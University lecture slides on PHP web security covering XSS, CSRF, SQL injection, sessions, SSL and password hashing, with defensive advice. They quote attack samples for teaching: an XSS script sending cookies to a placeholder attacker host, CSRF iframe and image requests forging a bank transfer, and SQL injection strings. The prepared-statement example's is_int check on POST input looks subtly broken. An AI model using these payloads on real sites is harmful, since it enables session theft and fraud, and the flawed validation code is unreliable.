INFO2180 - LECTURE 8

SECURITY

WEB APPLICATION SECURITY IS AN ESSENTIAL COMPONENT OF ANY SUCCESSFUL PROJECT, WHETHER OPEN SOURCE PHP APPLICATIONS, WEB SERVICES SUCH AS STRAIGHT THROUGH PROCESSING, OR PROPRIETARY BUSINESS WEB SITES.

OWASP – https://wiki.owasp.org/index.php/Guide_Introduction

OVERVIEW SECURITY

- Security issues can cause damage to both users and to the company who owns the web application.
- Users can lose their personal information (e.g. credit card details, passwords, etc.)
- Companies can lose their reputation and business secrets, need to compensate victims, etc.
- Despite knowing all of this, security is often an after thought.

OVERVIEW SECURITY

- Anyone can attack your website.
- They can attack through a number of different areas. (e.g. user input from forms, your database, 3rd party libraries, APIs, cookies, etc.)
- All applications carry some risk of being vulnerable.
- Our job as programmers is to minimize that risk.

OVERVIEW SECURITY

- Some basic security thinking can involve:
  - Trust nobody and nothing.
  - Assume Worst-case scenario.
  - Apply Defense-In-Depth.
  - Apply principle of least privilege.
  - Test to ensure your defenses work.

AUTHENTICATION AND AUTHORIZATION

AUTHENTICATION AND AUTHORIZATION

- Ensure that users have to login (authenticate) before getting access to certain parts of your web application
- Ensure that users only have access to what they need to via some kind of Access Control List (ACL/Authorization).
- You can limit the number of login attempts within a specific period. This can help to minimize brute force attacks.

CROSS-SITE SCRIPTING (XSS)

CROSS-SITE SCRIPTING (XSS)

- one of the most common security vulnerabilities in web applications.
- occurs when an attacker is capable of injecting a script, often Javascript, into the output of a web application in such a way that it is executed in the client browser.

EXAMPLE OF XSS

A malicious user could inject the following by perhaps entering it into a form or maybe a signature field on a forum:

```
<script>document.write('<iframe
src="http://evilattacker.com?cookie='+
document.cookie + '" height=0 width=0
>');</script>
```

What would this do if not handled properly?

EXAMPLE OF XSS

A malicious user could also inject the following by manipulating values in the query string of a URL:

```
onlinebanking.php?
text=<script>transferMoneyTo("Evil Kevin",
1000, "USD");</script>
```

WAYS TO PROTECT AGAINST XSS

- Escape data before using in a webpage.
- In other words remove/escape HTML tags or special characters from user input using something like `strip_tags()`, `htmlentities()`, `htmlspecialchars()`, `urlencode()`.
- If you must allow users to enter some HTML code, opt to whitelist instead of blacklist.

WAYS TO PROTECT AGAINST XSS

- Always sanitize and validate foreign input before using it in code.
- The `filter_var()` and `filter_input()` functions can sanitize text and validate text formats (e.g. email addresses)

CROSS-SITE REQUEST FORGERY (CSRF)

CSRF

- stands for Cross-Site Request Forgery.
- It is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated and without them knowing.

EXAMPLE CSRF ATTACK

Let's say I'm logged into my account on *mybank.com*, which allows for standard online banking features, including transferring funds to another account.

EXAMPLE CSRF ATTACK

If I happen to visit *somebadsite.com* and this site is trying to attack people who bank with *mybank.com* and has set up a CSRF attack on its site. The attack could then be used to transfer $1,500.00 to account number 123456789.

EXAMPLE CSRF ATTACK

The attacker could have something like this on their page.

```
<iframe src="http://mybank.com/
app/transferMoney.php?
amount=1500&destinationAccount=1
23456789"></iframe>
```

EXAMPLE CSRF ATTACK

Or even a simple image that's 1px by 1px so you can't see it.

```
<img src="http://mybank.com/app/
transferMoney.php?
amount=1500&destinationAccount=1
23456789" height="1" width="1"/>
```

WAYS TO PROTECT AGAINST CSRF

- Ensure your site is not vulnerable to XSS.
- Generate a random token for each form submission and check for that token when processing the submitted data.
- In addition you can ensure that your form submissions only occur on a **$_POST** request.
- You can also make the token only be valid for a short period of time or change it on every request to the form.
- Consider SameSite Cookie Attribute for session cookies

SIMPLE EXAMPLE TO COMBAT CSRF ATTACK

```php
<?php
session_start();
//Generate a key, print a form:
$key = hash("sha512", microtime());
$_SESSION['csrf_token'] = $key;
?>
<form action="process.php" method="post">
  <input type="hidden" name="csrf_token"
value="<?php echo $key; ?>" />
  <!— Some other form fields you want
here, and of course a submit button —>
</form>
```

SIMPLE EXAMPLE TO COMBAT CSRF ATTACK

```php
<?php
if ($_SERVER['REQUEST_METHOD'] == 'POST') {
    //Here we parse the form
    if(!isset($_SESSION['csrf_token']) ||
      $_SESSION['csrf_token'] !== $_POST['csrf_token'])
{
        throw new Exception('CSRF attack');
    }
    //Do the rest of the processing here
}
```

SQL INJECTION

SQL INJECTION

- occurs by injecting data into a web application which is then used in SQL queries.
- SQL Injection can manipulate the SQL query being targeted to perform a database operation not intended by the programmer.

WAYS TO PROTECT AGAINST SQL INJECTION

- Sanitize and escape data before using in a query.
- Use Prepared statements and parameterized queries.
- Enforce least privilege principle.

TRIVIAL EXAMPLE OF SQL INJECTION

```
$username = $_POST['username'];
$password = $_POST['password'];
$query = "SELECT name, ssn, dob FROM users
WHERE username = '{$username}' AND password =
'{$password}'";
```


Let's say `$password = "' OR '1'='1"`

TRIVIAL EXAMPLE OF SQL INJECTION

```
$query = "SELECT name, ssn, dob FROM users
WHERE username = '$username' AND password = '' OR
'1'='1'";
```

Why is this bad?

MEET BOBBY TABLES



Source: http://www.xkcd.com/327/

Did you notice this?

```
Robert'); DROP TABLE Students;--
```

EXAMPLE PREPARED STATEMENT AND PARAMETERIZED QUERY

```
if (ctype_digit($_POST['id']) && is_int($_POST['id'])) {
  $validatedId = $_POST['id'];
  $pdo = new PDO('mysql:store.db');
  $stmt = $pdo->prepare('SELECT * FROM transactions
WHERE user_id = :id');
  $stmt->bindParam(':id', $validatedId, PDO::PARAM_INT);
  $stmt->execute();
} else {
  // reject id value and report error to user
}
```

SSL

OVERVIEW OF SSL

- SSL stands for Secure Sockets Layer (HTTPS).
- Secure communication between the user and your website/server using SSL.
- With SSL
  - we can the encrypt data being exchanged.
  - prevent Man-In-The-Middle (MitM) Attacks

OVERVIEW OF SSL

- Ensure you have a SSL certificate installed on your server and it's properly configured and not expired.
- Ensure that all resources (e.g. images, CSS files, JavaScript files, etc.) on your web page are served over HTTPS. This helps to prevent Mixed-Content warnings and can help to prevent Man-In-The-Middle (MitM) Attacks.

SESSIONS

EXAMPLE OF PHP SESSIONS

```php
<?php
session_start();
$_SESSION['logged_in'] = true;
$_SESSION['somedata'] = "some value";
// This data will be stored and be accessible
across various page requests for as long as
the session is valid.
?>
```

SECURING PHP SESSIONS

- Bind Session IDs to an IP Address.
- You can regenerate the session id after a certain amount of time using `session_regenerate_id()`.
- Expire the session after a certain amount of inactivity.
- Remove session data when it is no longer needed (e.g. when a user logs out of your application).
- Try not to expose Session IDs (especially in URLs).

HASH USER PASSWORDS

HASHING USER PASSWORDS

- At some point in building a web application, you may rely on user logins.
- These usernames and passwords may be stored in a database.
- ***NEVER*** store passwords in plain text. Always ensure you properly hash them before storing them.
- In PHP you can use the **`password_hash()`** and **`password_verify()`** functions.

EXAMPLE OF PASSWORD_HASH()

```php
<?php
$hash = password_hash("mysecretpassword",
PASSWORD_DEFAULT);
echo $hash;

//output: $2y$10$19L6.VL/
wDJr9×2BI82EvOHUNHs6OxfAUjkk8afdPnWczKBj/oR6C
?>
```

EXAMPLE OF PASSWORD_VERIFY()

```php
<?php
    if (password_verify('mysecretpassword', $hash)) {
        // Correct Password
        echo 'Valid password!';
    } else {
        // Wrong password
        echo 'Invalid password';
    }

?>
```

There are many libraries and frameworks available that can help with the security of our web applications.

SOME OTHER TYPES OF SECURITY VULNERABILITIES

- Shell Injection
- Code Injection (also Remote File Inclusion)
- Running outdated versions of PHP or Apache/Nginx/IIS.
- Not configuring PHP properly (e.g. displaying errors in production)
- Storing usernames and passwords in cookies.

APPLICATION SECURITY IS EVERY DEVELOPER'S RESPONSIBILITY

Photo by Jefferson Santos on Unsplash

RESOURCES

- OWASP Security Guide - https://wiki.owasp.org/index.php/Guide_Table_of_Contents
- Survive The Deep End: PHP Security - http://phpsecurity.readthedocs.io/
- Excess XSS - http://excess-xss.com/
- CSRF - https://owasp.org/www-community/attacks/csrf
- OWASP Cheat Sheet Series - https://cheatsheetseries.owasp.org/index.html